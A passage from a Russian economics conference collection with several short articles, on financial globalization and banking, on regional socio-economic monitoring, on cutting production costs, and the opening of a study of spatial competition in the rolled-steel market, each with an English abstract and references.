1. Андреева Н. В. Межбюджетные трансферты как важный доходный источник регионов Российской Федерации [Текст] // Актуальные вопросы экономических наук: материалы II Междунар. науч. конф. (г. Уфа, 04.2013 г.). -фа: Лето, 2013. - С. 99-101. - URL https://moluch.ru/conf/econ/archive/76/3746/ (дата обращения: 03.12.2018).
2. Малинина В.Б. Бюджетная система России: Учебник для вузов - М.: «Эксмо-Пресс», 2011 - 639 с.
3. Иванов В. В. Теория и практика межбюджетных отношений: монография / Библиотека Российской Академии Наук (СПб.). - СПб: БАН: Нестор-История, 2013 – 228с.
4. Мамедов А. А. и др. Проблемы межбюджетных отношений в России - М.: Изд-во Ин -та Гайдара, 2012 – 188с.

УДК 33.339.9

Мусаева Б.М.
ассистент
кафедра «Экономика предприятий»
Институт экономики и финансов
Чеченский государственный университет
Россия, г. Грозный

ФИНАНСОВАЯ ГЛОБАЛИЗАЦИЯ КАК ВАЖНОЕ УСЛОВИЕ РАЗВИТИЯ СФЕРЫ БАНКОВСКИХ УСЛУГ

В данной статье дана оценка современного периода, который характеризуется усилением активизации финансовой глобализации, представляющей собой процесс развития интеграционных связей между финансовыми рынками, что, в конечном счете, способствует преобразованию мировых экономических отношений в единый мировой финансовый рынок.

Автор статьи отмечает, что продолжающийся процесс развития системы финансовых рынков, а также механизма реализации их, внедрения в банковскую деятельность новых современных технологий и оборудования, сделали банковский бизнес инновационным.

Здесь же автор статьи делает заключение о том, что процесс глобализации вызывает дерегулирование банковской деятельности и либерализацию финансовых рынков, а это, в конечном счете, сказывается на характере и содержании международного банковского бизнеса.

Ключевые слова: финансовая глобализация, банковские услуги, интеграция, банковский капитал, банковский бизнес, инвестиции.

Musaeva B.M. Assistant of the Department "Economics of Enterprises"
Institute of Economics and Finance
Chechen State University
Russia, Grozny

FINANCIAL GLOBALIZATION AS AN IMPORTANT CONDITION OF DEVELOPMENT OF THE SPHERE OF BANKING SERVICES

This article assesses the current period, which is characterized by increased activation of financial globalization, which is a process of development of integration links between financial markets, which ultimately contributes to the transformation of world economic relations into a single global financial market.

The author notes that the ongoing process of development of the system of financial markets, as well as the mechanism of their implementation, the introduction of new modern technologies and equipment in banking, made banking business innovative.

Here, the author concludes that the process of globalization causes deregulation of banking activities and liberalization of financial markets, and this ultimately affects the nature and content of international banking business.

Keywords: financial globalization, banking services, integration, banking

capital, banking business, investment.

Воздействие финансовой глобализации на качество банковских услуг можно проследить в двух основных аспектах: во-первых, снятие границ и усиление конкуренции (вследствие чего – неизбежное постепенное улучшение качества услуг), во-вторых, институциональном, т.е. формирующем качественно новую институциональную среду.

При этом влияние финансовой глобализации на качество банковских услуг необходимо рассматривать во взаимосвязи с совокупностью институциональных изменений [1, с.66-67].

В ходе развития международной финансовой интеграции национальные финансовые рынки открыты для иностранных участников, а местные банки и компании имеют право инвестировать за рубежом. Все это свидетельствует об устранении барьеров для трансграничных потоков капитала и финансовых услуг в форме контроля за движением капитала и налоговых мер.

Осуществляемые меры по предоставлению иностранным участникам финансового рынка равных условий с отечественными банками и инвесторами, выступает следующим важным шагом на пути интеграции.

Финансовая глобализация является следствием влияния объективных факторов экономического характера (наметившиеся положительные сдвиги в условиях либерализации международной торговли и развитие транснациональных компаний), отчасти технического (прогресса в развитии информационно-коммуникационных технологий). При этом заслуживает особого внимания роль активной политики интеграции, проводимой многими странами [3, с.77].

Балабанов И.Т. в своей книге «Банки и банковское дело» рассматривает глобализацию как процесс всевозрастающего воздействия различных факторов международного значения (например, тесных экономических и политических связей, культурного и информационного обмена) на социальную действительность в отдельных странах [2, с.30].

И как результат, сегодня к ведущим зарубежным странам стали присоединяться страны с формирующимся рынком, которые одна за другой снимали ограничения на операции с капиталом, допуская на свои рынки иностранные банки и компании [3, с. 77].

За счет проникновения на новые рынки новых клиентов банки усиливают свою конкурентную позицию и расширяют ассортимент банковских услуг.

Курс на финансовую либерализацию потребовал существенного изменения всей экономической политики, который стал одной из важных причин отказа от поддержания фиксированных валютных курсов. Причем стимулирование совершенствования систем пруденциального регулирования и надзора банковской деятельности, обусловил необходимость обеспечения экономически обоснованных требований к функционированию кредитных

организаций в целях повышения их финансовой стабильности и минимизации рисков неликвидности и неплатежеспособности.

Другим важным направлением процесса глобализации является финансовая интеграция, в рамках которой были смягчены или отменены ограничения на приток иностранного капитала в страну и экспорт капитала за рубеж.

Кроме того, многие страны открыли свои финансовые рынки для деятельности иностранных банков и финансовых компаний. В результате международные финансовые потоки быстро росли, а границы между национальными финансовыми рынками стирались. При этом формировались тесно связанные сегменты мирового рынка.

Меры по либерализации движения капитала и рынков серьезно изменили международную финансовую и банковскую систему:

- расширился объем инвестиционной деятельности, увеличилась мобильность международного капитала;
- укрепились связи между участниками рынка, рынками и финансовыми системами;
- повысилась эффективность международных рынков и рынков капитала;
- финансовые потоки и цены активов все более адаптировались к изменяющимся экономическим условиям;

Для оценки степени эффективности финансовой либерализации необходимо совершенствовать механизм подхода к данной проблеме. С этой целью необходимо осуществление комплекса мер, направленных на полноту использования потенциальных выгод либерализации.

В процессе изучения факторов, влияющих на эффекты либерализации, состояние финансовой системы, необходимо определить степень развития внутреннего финансового сектора, улучшения институциональной среды, совершенствование государственного регулирования и др.

В институциональном смысле можно также отметить положительное влияние финансовой глобализации как на накопление капитала, так и на экономический рост.

И все же развитие экономики связано с качеством институциональной среды, которая определяет эффект финансовой либерализации, выступающего важнейшим фактором, влияющим на экономический рост.

Финансовая открытость способствует улучшению ситуации в этих сферах, а степень влияния открытости на экономический рост существенно зависит от исходного качества институтов и развитости финансовой системы.

Так, в странах, где качество институциональной среды выше среднего, воздействие либерализации на рост инвестиций в значительно сильнее, чем в странах со слабыми институтами.

Влияние либерализации на экономический рост во многом зависит от первоначального качества институциональной среды, и здесь страны,

которые разработали финансовую стратегию и обеспечивают эффективную выгоду макроэкономической политики, то есть высокую степень либерализации в наиболее развитых странах.

Важным остается вопрос в ходе оценки эффективности финансовой интеграции – определение его порогового уровня.

Влияние либерализации на развитие экономики зависит в основном от состояния институциональной среды и здесь выигрывают те страны, где развита финансовая сфера и проводится эффективная макроэкономическая политика. А это имеет место в странах с высокой степенью либерализации.

Появление связи между институциональной средой и результатами либерализации может быть вызвано факторами, определяющими направление потоков капитала, что определяется качеством их институциональной среды – защищенностью собственности, соблюдением законности.

При этом следует отметить, что прямые иностранные инвестиции отличаются особой чувствительностью к качеству институциональной среды и выступают действенной формой притока капитала. Причем прямые иностранные инвестиции отличаются слабой мобильностью, что дает гарантию меньшего риска от воздействия фактора внезапной остановки притока капитала.

В целом последствия финансовой либерализации в основном связаны с улучшением институциональной среды Н.Г. Вовченко предполагает, что «исходные условия, определяющие эффект финансовой либерализации, обусловлены качеством институциональной среды» [4, с.119-128].

Необходимо в этих условиях отметить роль и значение транснациональных банков в современных международных отношениях, которые оказывают влияние на деятельность всей мировой экономики, вызывая усиление тенденции глобализации. Следовательно, получает развитие процесс взаимозависимости банков и государств.

Здесь важно также отметить особенности воздействия финансовой глобализации на качество банковских услуг:

1. Транснационализация и интернационализация банковского капитала проводит к тому, что банки начинают развивать свой бизнес в различных частях планеты. Полифункциональность банков приводит к расширению продуктовой линейки, а, следовательно, увеличивается конкурентоспособность банков в глобальном мире.

Поскольку банки вынуждены конкурировать друг с другом, качество банковских услуг неуклонно возрастает.

2. Сегодня для банковского бизнеса в условиях глобализации все более распространенным явлением становится слияние и поглощение, что в конечном итоге ведет к укрупнению банков, которые становятся универсальными организациями, способными оказывать большое количество банковских услуг не только внутри определенной страны, но и за ее пределами за счет имеющихся у него возможностей.

Глобализация открывает дополнительные возможности для ведения банковского бизнеса.

3. Неизбежным следствием финансовой глобализации является формирование большого числа банковских групп, в которые входят структурные подразделения, способные оказывать разные виды банковских услуг (кредит-депозит, трейдинг, хедж-инвестирование и пр).

Нетрадиционные виды услуг банки могут оказывать лишь при наличии достаточных финансовых ресурсов, но эти ресурсы банкам дает именно финансовая глобализация.

Использованные источники:

1. Алифанова Е.Н., Вовченко Н.Г., Кочмола К.В. Финансовая глобализация и развитие банковской системы России. – Ростов н/Д: РГЭУ, 2003. – 219 с.
2. Балабанов, И.Т. Банки и банковское дело: учебное пособие / И. Т. Балабанов / И.Т. Балабанов. - СПб. : Питер, 2011. - 310 с.2.
3. Белоглазова Г.Н. Влияние финансовой глобализации на национальную кредитно-банковскую систему. – СПб.: Международный банковский ин-т, 2010. – 130 с.
4. Игнатова Т. В., Подольская Т. В. Возможности глобального управления мировой финансовой системой: реалии и перспективы // Век глобализации. 2014. № 2. С. 119–128.

УДК 33.332.1

Мусаева Б.М.
ассистент
кафедра «Экономика предприятий»
Мусаева Х.М., магистр
кафедра «Экономка предприятий»
Институт экономики и финансов
ФГБОУ ВО «Чеченский государственный университет»
Россия, г. Грозный

МОНИТОРИНГ КАК ИНСТРУМЕНТ ОРИЕНТИРОВАННЫЙ НА СБОР, ОБРАБОТКУ И ОБОБЩЕНИЕ ВСЕЙ ИНФОРМАЦИИ О ТЕНДЕНЦИЯХ СОЦИАЛЬНО-ЭКОНОМИЧЕСКОГО РАЗВИТИЯ РЕГИОНА

Настоящая статья исследует проблемы организации мониторинга, его компонентов в сфере современного состояния развития региона. Система мониторинга анализа состояния конкретного объекта, предполагает необходимость решения ряда задач, отражающих механизм организации мониторинга и анализа деятельности исследуемого объекта.

Автор статьи делает заключение о том, что результаты мониторинга должны найти применение в управлении экономической деятельностью конкретного субъекта хозяйствования. Реализация системы мониторинга позволит региональным органам управления вырабатывать обоснованные решения по более эффективному использованию экономического потенциала, исследовать факторы, повлиявшие на финансовое состояние предприятий данного региона.

Ключевые слова: мониторинг, анализ, методы исследования, информационная база, адаптация методик.

Musaeva B.M.
Assistant of the Department "Economics of Enterprises"
Institute of Economics and Finance
Chechen State University
Russia, Grozny
Musaeva H.M.
Master of the Department "Housekeeper enterprises"
Institute of Economics and Finance
FSBEI of HE "Chechen State University"
Russia, Grozny

MONITORING AS AN INSTRUMENT ORIENTED TO THE COLLECTION, PROCESSING AND GENERALIZATION OF ALL INFORMATION ON THE TRENDS OF THE SOCIO-ECONOMIC DEVELOPMENT OF THE REGION

This article examines the problems of monitoring organization, its components in the sphere of the current state of development of the region. The

system of monitoring the analysis of the state of a particular object assumes the need to solve a number of tasks that reflect the mechanism of monitoring and analysis of the activity of the object under study.

The author concludes that the results of monitoring should be applied in the management of economic activity of a particular business entity. The implementation of the monitoring system will allow regional authorities to develop sound solutions for more efficient use of economic potential, to investigate the factors that influenced the financial condition of enterprises in the region.

Key words: monitoring, analysis, research methods, information base, adaptation of methods.

Возрастающие процессы глобализации и интернационализации и возникающая в связи с этим необходимость в проведении сравнительных наблюдений и отчетности привели к мониторинговым мероприятиям по измерению уровня благосостояния в различных регионах.

Созданная на новых принципах интегрированная система мониторинга обеспечивает непрерывный сбор, обработку и обобщение всей информации о тенденциях развития социально-экономических процессов, на основе показателей и индикаторов, учитываемых статистикой.

Выполняя теоретический обзор аналитических или финансовых методик, используемых в системе мониторинга, местные органы власти на основе действующих методик, которые отвечают реальным потребностям региональных субъектов хозяйствования.

Для проведения мониторинга уровня развития региона наиболее удобный спектр исследования представляют предприятия, компании или самостоятельно хозяйствующие организации, как экономические субъекты.

Используемые органами местного самоуправления методические положения по оценке финансового состояния предприятий, компаний или небольших фирм, являются важнейшим инструментом для проведения мониторинга уровня развития региона, анализа финансового состояния предприятия [1].

Сфера применения аналитической информации, получаемой согласно методических рекомендаций распространяется и на изучение вопросов, связанных с оценкой эффективности управления, поиском и обоснованием возможных путей государственного воздействия на экономическую деятельность предприятия.

Особенно актуальны данные методики, если речь идет о головном предприятии в регионе. Тогда проведенный мониторинг и анализ его экономической деятельности позволяет раскрыть тенденции развития всего региона, где предприятие является доминирующим экономическим субъектом.

Недостатком является то, что методические рекомендации служат основой для выявления круга экономических субъектов, близких к банкротству или уже проводящих процедуру банкротства, т. е. опираются на

анализ показателей платежеспособности и ликвидности предприятий, а также на прогноз ближайших перспектив в возможной динамике этих показателей.

Аналитические выводы о финансовом состоянии предприятий, сделанные с использованием экономических показателей, хотя и имеют временный, условный или субъективный характер, получили сегодня достаточно широкое распространение в практике мониторинга финансового и экономического анализа.

Однако данная система анализа с точки зрения эффективности взаимодействия региональных субъектов хозяйствования, а также задач региональных органов управления в сфере регулирования экономических процессов, на практике выявила противоречия, заложенные в ее теоретической основе [2].

Методические положения предусматривают проведение факторного анализа для принятия решений в отношении предприятий, подходящих к грани банкротства, хотя отсутствует действенный механизм поэтапного проведения такого анализа. Все это требует проведение анализа причин приобретения предприятием или организацией статуса неплатежеспособности. Для этого следует проводить исследование предпосылок, повлиявших на снижение рентабельности бизнес-процесса, что, как правило, и выявляет причины утраты предприятием финансового благополучия. Таким инструментом, обеспечивающим проведение подобного экономического мониторинга, выступает факторный анализ, отражающий финансовые результаты деятельности анализируемого предприятия. Важным остается также проведение финансового анализа, позволяющего принять оптимальное решение.

В то же время сам механизм мониторинга состояния развития экономики региона, ограничивается лишь средствами «вертикального», «горизонтального» и, иногда «трендового» анализа наиболее общих показателей (сравнительный анализ, индексный метод и др.). При этом не проводится анализ причин отклонений, имеющих отрицательные значения, выявленных в ходе проведения «горизонтального» или «трендового» анализа, что приводит исследователей к выводу об ограниченных возможностях применения данных методик и необходимости решения проблем эффективного мониторинга и анализа экономических процессов на исследуемом субъекте.

Отмеченные недостатки, в части методических подходов к анализу экономической и общественно-социальной деятельности предприятий и организаций и используемых на практике органами местного самоуправления, на деле подтверждают необходимость достижения их соответствия к задачам мониторинга исследования деятельности предприятий в исследуемом регионе.

Пути совершенствования данных методик предусматривают выполнение мер по направлениям:

- поиск способов мониторинга и анализа наиболее важных показателей деятельности экономических субъектов региона, направленных в первую очередь на выявление причин, обуславливающих их динамику в прошлом и в перспективе;

- решение задач управления экономикой региона на основе формирования действенной системы анализа и информационной базы.

Рассматривая соответствие анализируемых показателей для целей проводимого мониторинга состояния развития региона, следует отметить, что первоочередной задачей мониторинга является поиск возможных путей воздействия (как прямого, так и косвенного) на региональное хозяйство в целях усиления позитивных процессов в социально-экономическом развитии региона.

При мониторинге следует искать региональные возможности развития этого процесса. Главным источником финансирования расширенного воспроизводства является, в первую очередь, прибыль, полученная от реализации продукции (работ, услуг). Поэтому пристальное внимание следует отводить анализу основных источников прибыли для экономики региона.

Для проведения такого анализа недостаточны те показатели, которые приведены в балансе и форме № 2 «Отчет о прибылях и убытках».

Немаловажной причиной, по которой финансовые результаты деятельности хозяйствующих субъектов представляют для регионов безусловный интерес, является тот факт, что налог на прибыль формирует основную доходную часть региональных бюджетов. Это подтверждают данные о распределении налога на прибыль между федеральным и территориальными бюджетами, ярко выявляемые при анализе процессов бюджетного федерализма в России[4].

Так, по Южному Федеральному округу в 2009 г. доля налога на прибыль, поступившая в бюджеты субъектов федерации составила 63,8% против 36,2% поступившего в Федеральный бюджет. Это говорит о том, что величина прибыли, полученная субъектами регионального хозяйства и являющаяся базой для налогообложения, является существенным фактором развития экономики и наполнения регионального бюджета[5].

Затронем вопрос отражения прибыли в бухгалтерской отчетности с точки зрения использования данных для мониторинга. Здесь следует отметить, что прибыль выражается сразу несколькими показателями.

Так, «Отчет о прибылях и убытках», являющийся приложением к бухгалтерскому балансу, трактует прибыль отчетного периода как сумму трех отдельных компонентов:

- прибыль от реализации;
- прибыль от прочей финансово-хозяйственной деятельности;
- прибыль от внереализационных операций.

При этом заметим, что первый компонент - прибыль (убыток) от реализации, трактуемый как разница между валовой выручкой от реализации

товаров (услуг) и себестоимостью их реализации, является для производящих промышленных предприятий наиболее весомым. Поэтому достаточно в настоящем параграфе ограничиться рассмотрением анализа показателя прибыли от реализации продукции промышленных предприятий. Тем более, что в аграрном секторе она почти отсутствует, а убытки порываются дотациями из федерального бюджета, вытаскивая госхозы из зоны банкротства.

Выбирая в процессе экономического мониторинга методический аппарат, позволяющий оценить показатели прибыли анализируемого экономического субъекта, следует учитывать необходимость выявления динамики исследуемых показателей путем проведения комплексного анализа [6].

Проведение анализа влияния на величину прибыли отдельных технико-экономических факторов, позволит в свою очередь выявить не только основные ее тенденции, но и определить резервы роста конечного результата.

Данное обстоятельство особенно важно с точки зрения указания на необходимые управляющие воздействий на факторы, обуславливающие динамику современного состояния развития исследуемого в ходе мониторинга региона.

Касаясь теоретических проблем использования методов в рамках мониторинга исследования социально-экономического развития региона, следует остановиться на особенностях деятельности субъектов мониторинга.

Принимая во внимание цель данного исследования, важно определить роль государства, которое несет ответственность за проведение социально-экономического мониторинга различных категорий экономических или социальных субъектов [3].

Изучение практики организации и деятельности отдельных систем изучения производственно-хозяйственной деятельности предприятий регионов привело к следующим теоретическим выводам:

- во-первых, применяемые в сегодняшних условиях методики не обеспечивают полноту реализации стоящи перед ним задач;
- во-вторых, модернизация применяемых механизмов анализа экономической деятельности субъектов хозяйствования позволит добиться повышения эффективности проводимого мониторинга;
- в-третьих, отсутствие развитой системы информационного обеспечения влияют на полноту использования возможностей современных методов мониторинга экономической деятельности хозяйствующих и социальных субъектов.

Проведение мониторинга предусматривает выполнение ряда последовательных этапов, среди которых можно выделить такие задачи, как:

Первый этап предполагает определение основных задач в рамках мониторинга социально-экономического развития региона.

Второй этап исследования предусматривает, с учетом задач,

поставленных для решения на первом этапе, выделение отдельных объектов, подлежащих мониторинговым исследованиям.

Третий этап направлен на решение ряда организационных вопросов, решение которых позволит успешно реализовать задачи проводимого анализа.

К ним можно отнести:

- методику оценки и анализа исследуемых в рамках проведения мониторинга социально-экономических показателей;

- адаптацию методик проводимого в рамках мониторинга к реальным условиям их применения;

- формирование информационной базы мониторинга с учетом информационных потребностей социально-экономического развития конкретного региона;

Таким образом, с учетом рассматриваемых в настоящей статье проблемы использования механизма мониторинга современного состояния развития хозяйствующих и социальных субъектов в масштабах региона, теоретически обоснованное исследование, возможно проводить по двум основным направлениям:

- во-первых, проведение мониторинга предполагает выбор формы факторного анализа, исследующего прибыль хозяйствующих и социальных субъектов;

- во-вторых, поиск наиболее простых способов развития информационной базы мониторинга.

На четвертом этапе предполагается проведение анализа и математический расчет значений в целях дальнейшей интерпретации полученных результатов.

Возрастающие процессы глобализации и интернационализации и возникающая в связи с этим необходимость в проведении сравнительных наблюдений и отчетности привели к мониторинговым мероприятиям по измерению уровня благосостояния в различных регионах.

В последние годы причиной устойчивого и возрастающего интереса к мониторингу социально-экономических показателей является его целевая установка. Мониторинг способен предоставить информацию в таком виде и в таком качестве, в каком она необходима для общественной саморегуляции и управления. С помощью мониторинга общество может определить, куда оно движется с точки зрения изменяющихся ценностей и целей.

Используемые методы исследования социально-экономических показателей в регионе доказали свою эффективность. Рассмотренные в данной статье теоретические концепции, методологические разработки и полученные с их помощью эмпирические результаты нашли отражение в самых разных академических публикациях, среди которых журналы и информационные издания, специализирующиеся в освещении проблем социальной сферы.

Среди современных мировых изданий следует отметить: Исследование

социальных показателей (Social Indicator Research), Журнал исследований счастья (Journal of Happiness Studies), Новости системы социальных показателей (Social Indicators Network News) и немецкое издание Информационная служба социальных показателей (Information sdienst SozialeIn-dikatoren).

Также проявилась важная общественная тенденция, когда мировые ученые-теоретики и практики, работающие в социальной сфере, объединились в различные национальные и международные рабочие группы, ассоциации и общества. Некоторые виды методики статистических измерений, показателей и инструментария социологических наблюдений используются передовыми исследовательскими институтами во многих странах и в различных исследовательских целях.

Примером удачного использования современных методик может послужить работа над Европейской системой социальных показателей (European System of Social Indicators) (Noll, 2001), которая в настоящее время курируется Европейской Комиссией в рамках проекта ЕС (EU-Reporting-Projects).

На сегодняшний день мониторинг социально-экономического развития региона, прочно утвердился во многих европейских и высокоразвитых странах как особый жанр предоставления информации о состоянии и изменении условий и качества жизни всех слоев населения. При этом наблюдается использование как чисто описательных, так и более аналитических и сложных с точки зрения методологии форм предоставляемых отчетов.

Главные причины высокой степени актуальности для общества проведения социально-экономического мониторинга - это растущий интерес к изменяющимся целям общественного развития, таким как стабильность, социальная сплоченность, ликвидация экономического неравенства в обществе, усиливающаяся интернационализация региональных процессов во многих независимо развивающихся точках мирового социального пространства.

Использованные источники:

1. Волчкова Л.Т. Планирование социально-экономического развития: Учеб.пособие. - СПб.: Изд-во СПбГУ, 1999, -С. 117.
2. Социальное управление: теория и методология / Под общ.редакцией В.Н. Иванова. - М.: Муниципал, мир, 2004, -С. 142.
3. Шахматова Н.В. Региональные трансформации: социологический мониторинг -Саратов: Науч. книга, 2008, - С. 164.
4. Кац Г.М. Логико-методологический аспект анализа социальных явлений / Отв. ред. Д.Г. Урсул. - Кишинев: Штиинца, 1985, - С. 81.
5. Актуальные проблемы современной экономики: материалы Межвузовского научно-практического семинара аспирантов, соискателей и докторантов, 18-19 декабря 2008 г. / Федеральное агентство по образованию Российской Федерации, Негос. образовательное учреждение Санкт-

Петербург: Астерион, 2010,- С. 167.
6. Заусаев В.К. Социально-экономический мониторинг зоны влияния Бурейского гидроузла. - Хабаровск: ИВЭП ДВО РАН, 2009, - С. 45.

УДК 338-5

Мусаева Х.М., магистр
кафедра «Экономка предприятий»
Институт экономики и финансов
ФГБОУ ВО «Чеченский государственный университет»
Россия, г. Грозный

РАЦИОНАЛЬНОЕ ИСПОЛЬЗОВАНИЕ МАТЕРИАЛЬНЫХ РЕСУРСОВ – ВАЖНЫЙ РЕЗЕРВ СНИЖЕНИЯ СЕБЕСТОИМОСТИ ПРОДУКЦИИ

Данная статья посвящена проблеме, связанной с сущностью себестоимости продукции и влиянием ее на результаты хозяйственно – финансовой деятельности.

В статье отмечено, что изучение природы и сущности себестоимости, определение путей и средств ее снижения, является целью любого предприятия, что остается важным условием финансового оздоровления предприятия.

В обоснование необходимости снижения издержек производства, автор статьи делает заключение о том, что весьма важным остается проблема внедрения в производство современной высокопроизводительной техники и технологии производства, обеспечивающих сокращение затрат на производство продукции.

Ключевые слова: издержки, себестоимость, группировка затрат, материальные затраты, рентабельность.

Musaeva H.M. Master of the Department "Housekeeper enterprises"
Institute of Economics and Finance
FSBEI of HE "Chechen State University"
Russia, Grozny

RATIONAL USE OF MATERIAL RESOURCES IS AN IMPORTANT RESERVE FOR REDUCING PRODUCT COST

This article is devoted to the problem associated with the essence of the cost of production and its impact on the results of economic and financial activities.

The article notes that the study of the nature and essence of the cost, the definition of ways and means of its reduction, is the goal of any enterprise, which remains an important condition for the financial recovery of the enterprise.

In support of the need to reduce production costs, the author concludes that it is very important to introduce into production modern high-performance technology and production technology to reduce production costs.

Keywords: costs, cost, cost grouping, material costs, profitability.

Важным мотивом любой компании в рыночных условиях является максимизация прибыли. Практика хозяйствования показывает, что возможности реализации этой весьма важной задачи ограничиваются влиянием издержек производства и спросом на продукцию.

В ходе конкурентной борьбы на рынке предприятие с учетом складывающихся условий допускает возможности временного снижения прибыли или убытков. Данное решение предприятие принимает на основе анализа и оценки величины издержек производства, как важнейшего фактора, влияющего на конечные результаты его деятельности.

Издержки производства как составная часть продукции (работ, услуг) включают различающиеся по своему функциональному назначению части стоимости: предметы и средства труда, характеризующие стоимость потребленных средств производства и стоимость необходимого продукта, необходимого для воспроизводства рабочей силы. Действие этих частей стоимости создают условия для непрерывности производственного процесса и обеспечивают возмещение затрат на воспроизводство. Здесь же отметим и такой вид стоимости, как прибавочный продукт общества, который обеспечивает процесс расширения производства и удовлетворения других общественных потребностей.

Поэтому материально-техническому снабжению и заготовке сырья принадлежит важная роль в развитии производства. Эта роль определяется тем, что организация заготовки сырья и снабжения предприятия сырьем, производственными материалами, топливом, оборудованием, деталями и запасными частями для текущего и капитального ремонта оказывает существенное влияние на все стороны производственно-хозяйственной деятельности предприятий, т. е. на все показатели: выполнение производственной программы и плана по реализации продукции, рост производительности труда, степень использования основных и оборотных средств производства, уровень себестоимости продукции и рентабельности производства.

Научно-технический прогресс и совершенствование организации производства в новых условиях хозяйствования ставят деятельность предприятий в большую зависимость от обеспечения их материальными ресурсами.

С освоением новых видов продукции и внедрением прогрессивной технологии в отдельных подотраслях экономики значительно увеличился ассортимент выпускаемой продукции, расширилась номенклатура потребляемого сырья, материалов и используемого оборудования, повысились требования к ним.

По уровню себестоимости продукции определяются меры по контролю за использованием денежно - материальных и трудовых затрат. В целом себестоимость продукции оказывает существенное влияние на величину прибыли.

При планировании и исчислении себестоимости продукции

устанавливают фактическую себестоимость единицы продукции, а также величину издержек на объем производственной деятельности.

В практике работы используют такой состав элементов затрат, включающий такие компоненты, которые прямо связаны с производством того или иного вида продукции, а также работников основного производства, взносы по социальному страхованию, амортизацию основных производственных фондов и другие денежные расходы.

На основе такой группировки затрат устанавливают, какие виды ресурсов предприятие израсходовало на производство продукции в определенной отрасли, обеспечивает возможность разработки отраслевых нормативов, необходимых для использования в практике хозяйствования.

Так, в отраслях добывающей промышленности элемент «Сырье и материалы» отсутствует и преобладают затраты на оплату труда, составляющие 40-60% всех затрат. В нефтяной промышленности до 40-50% приходится на обесценение основных средств за счет использования дорогостоящего оборудования. В отраслях обрабатывающей промышленности на долю сырья и материалов в себестоимости 80-90%, а заработной платы - лишь 5-10%.

Состав элементов затрат на производство в целом зависит не только от состава затрат в отдельных отраслях, но и от удельного веса последних в общей стоимости расходов. Рост технической оснащенности предприятия вызывает повышение доли материальных затрат в общем стоимости затрат.

Себестоимость продукции зависит также от соотношения темпов оплаты и производительности труда.

Большое влияние на себестоимость продукции оказывают качество и надежность поставляемых средств производства, а также обоснованность соотношения различных видов машин.

Снижение себестоимости зависит и от полноты комплектации машин и оборудования необходимыми орудиями труда.

При этом важно установить не только, что израсходовано по предприятию в целом, но и где израсходовано и на каком участке производства, и на какие виды продукции.

Для установления объемов и видов материальных затрат применяется группировка затрат по калькуляционным статьям.

На основе данной группировки затрат определяют себестоимость единицы продукции и влияние факторов на ее величину.

Изучение структуры себестоимости продукции, выявление доли каждого экономического элемента в совокупности затрат на производство единицы продукции позволяют определить пути удешевления продукции.

Снижение себестоимости продукции и повышение рентабельности производства является важнейшей задачей предприятий.

Главными направлением сокращения затрат на производство продукции и повышения рентабельности производства является рост объема производственной деятельности. Для этого на предприятиях необходимо

осуществить меры по рациональному использованию производственных мощностей, применению передовой технологии производства, внедрению в производство достижений науки и передового опыта.

Все эти и другие меры позволят повысить отдачу ресурсного потенциала и снизить себестоимость продукции.

Таким образом, себестоимость представляет собой обобщающий показатель, включающий затраты материальных средств и на оплату труда.

Использованные источники:

1. Булатов, А.С. Экономика: Учебник / Под ред.А.С. Булатова. - 2-е изд., перераб. и доп. - М.: Издательство БЕК, 2009. - 816 с.

2. Рафикова, Н., Влияние цен на себестоимость продукции/ Н. Рафикова. // Экономист. - 2010г. - №8. - с.90-94.

3.Светов, А.Ф. Резервы снижения себестоимости продукции / А.Ф. Светов // Экономика. Финансы. Управление. – 2008. - №3, с.41-45

УДК-338.5

Мустафина И.Р.
студент магистратуры
Слепенькова К.Ю.
студент магистратуры
Грогуленко К.Д.
студент магистратуры
Уфимский государственный авиационный университет
научный руководитель: Фахретдинова Г.Р., к.э.н.
доцент
Российская Федерация, г. Уфа

ИССЛЕДОВАНИЕ ПРОСТРАНСТВЕННОЙ КОНКУРЕНЦИИ НА РОССИЙСКОМ РЫНКЕ СОРТОВОГО ПРОКАТА

Аннотация: В данной статье рассмотрены теоретические сведения о пространственной конкуренции и проведен анализ по сортовой продукции на российском рынке.

Ключевые слова: дифференциация, модель, цена, конкуренция, издержки, корреляция, фирма, модель Хотеллинга, модель Курно.

Mustafina I.R.
Undergraduate
Ufa State Aviation University Russian Federation, Ufa
Slepenkova K.Y.
Undergraduate
Ufa State Aviation University Russian Federation, Ufa
Grogulenko K.D.
Undergraduate
Ufa State Aviation University Russian Federation, Ufa

RESEARCH OF SPATIAL COMPETITION ON THE RUSSIAN MARKET OF RANKS

Annotation: In this article discusses theoretical information about spatial competition and analyzes varietal products on the Russian market.

Keyword: differentiation, model, price, competition, cost, correlation, firm, Hotelling model, Kurno model.

На сегодняшний день дискуссия по поводу пространственной экономики, находится в самом разгаре. Благодаря применению модели Хотеллинга и модели с конкуренцией по Курно, можно получить эмпирически проверяемые прогнозные оценки относительно паттернов изменения цены в зависимости от расстояния местоположения производителя до конкурирующих фирм.

Модель Хотеллинга свидетельствует о том, что при удалении от продавца цена продукции будет повышаться. Модели с конкуренцией по Курно обосновывают тезис о том, что на территориальной удаленности

от продавцов цена перестает расти, так как продавцы компенсируют клиентам часть транспортных издержек.

Модифицированная модель линейного города с ценовой дискриминацией утверждает, что при удалении от фирмы и приближении к её конкуренту цены товаров будут снижаться. Наконец, модифицированная модель линейного города с лидерством говорит о том, что цена повышается при движении от лидера к последователю. Наличие или отсутствие таких паттернов можно проверить на основе данных о ценах для какого-либо олигополистического рынка [2, с 98].

1. Объясняется такое положение дел такими причинами как сложность получения данных для анализа, так и свойствами объекта исследования: на действия экономических агентов оказывает влияние не столько их местоположение, сколько другие факторы, отделить влияние которых является нетривиальной задачей. Новые данные, характеризующие пространственный фактор (например, данные о ценах и выручке предприятий в разрезе мелких территориальных единиц), позволяют эмпирически протестировать выводы, полученные при помощи теоретических моделей, описывающих конкуренцию распределённых в пространстве агентов. Применение новейших эконометрических методов дает возможность очистить зашумленные данные и выявить влияние пространственного фактора на действия фирм, потребителей и т.п. На сегодняшней день в России доступны статистические данные по субъе ктам Федерации, в том числе, данные о ценах материалов, используемых для строительства. Большое количество субъектов Федерации и значительные расстояния между ними позволяют протестировать гипотезы о конкурентном поведении фирм — производителей строительной продукции, в частности — сортового проката.

Ситуация, когда в качестве переменной величины используется количество поставляемого на рынок товара, аналогична модели олигополии по Курно.

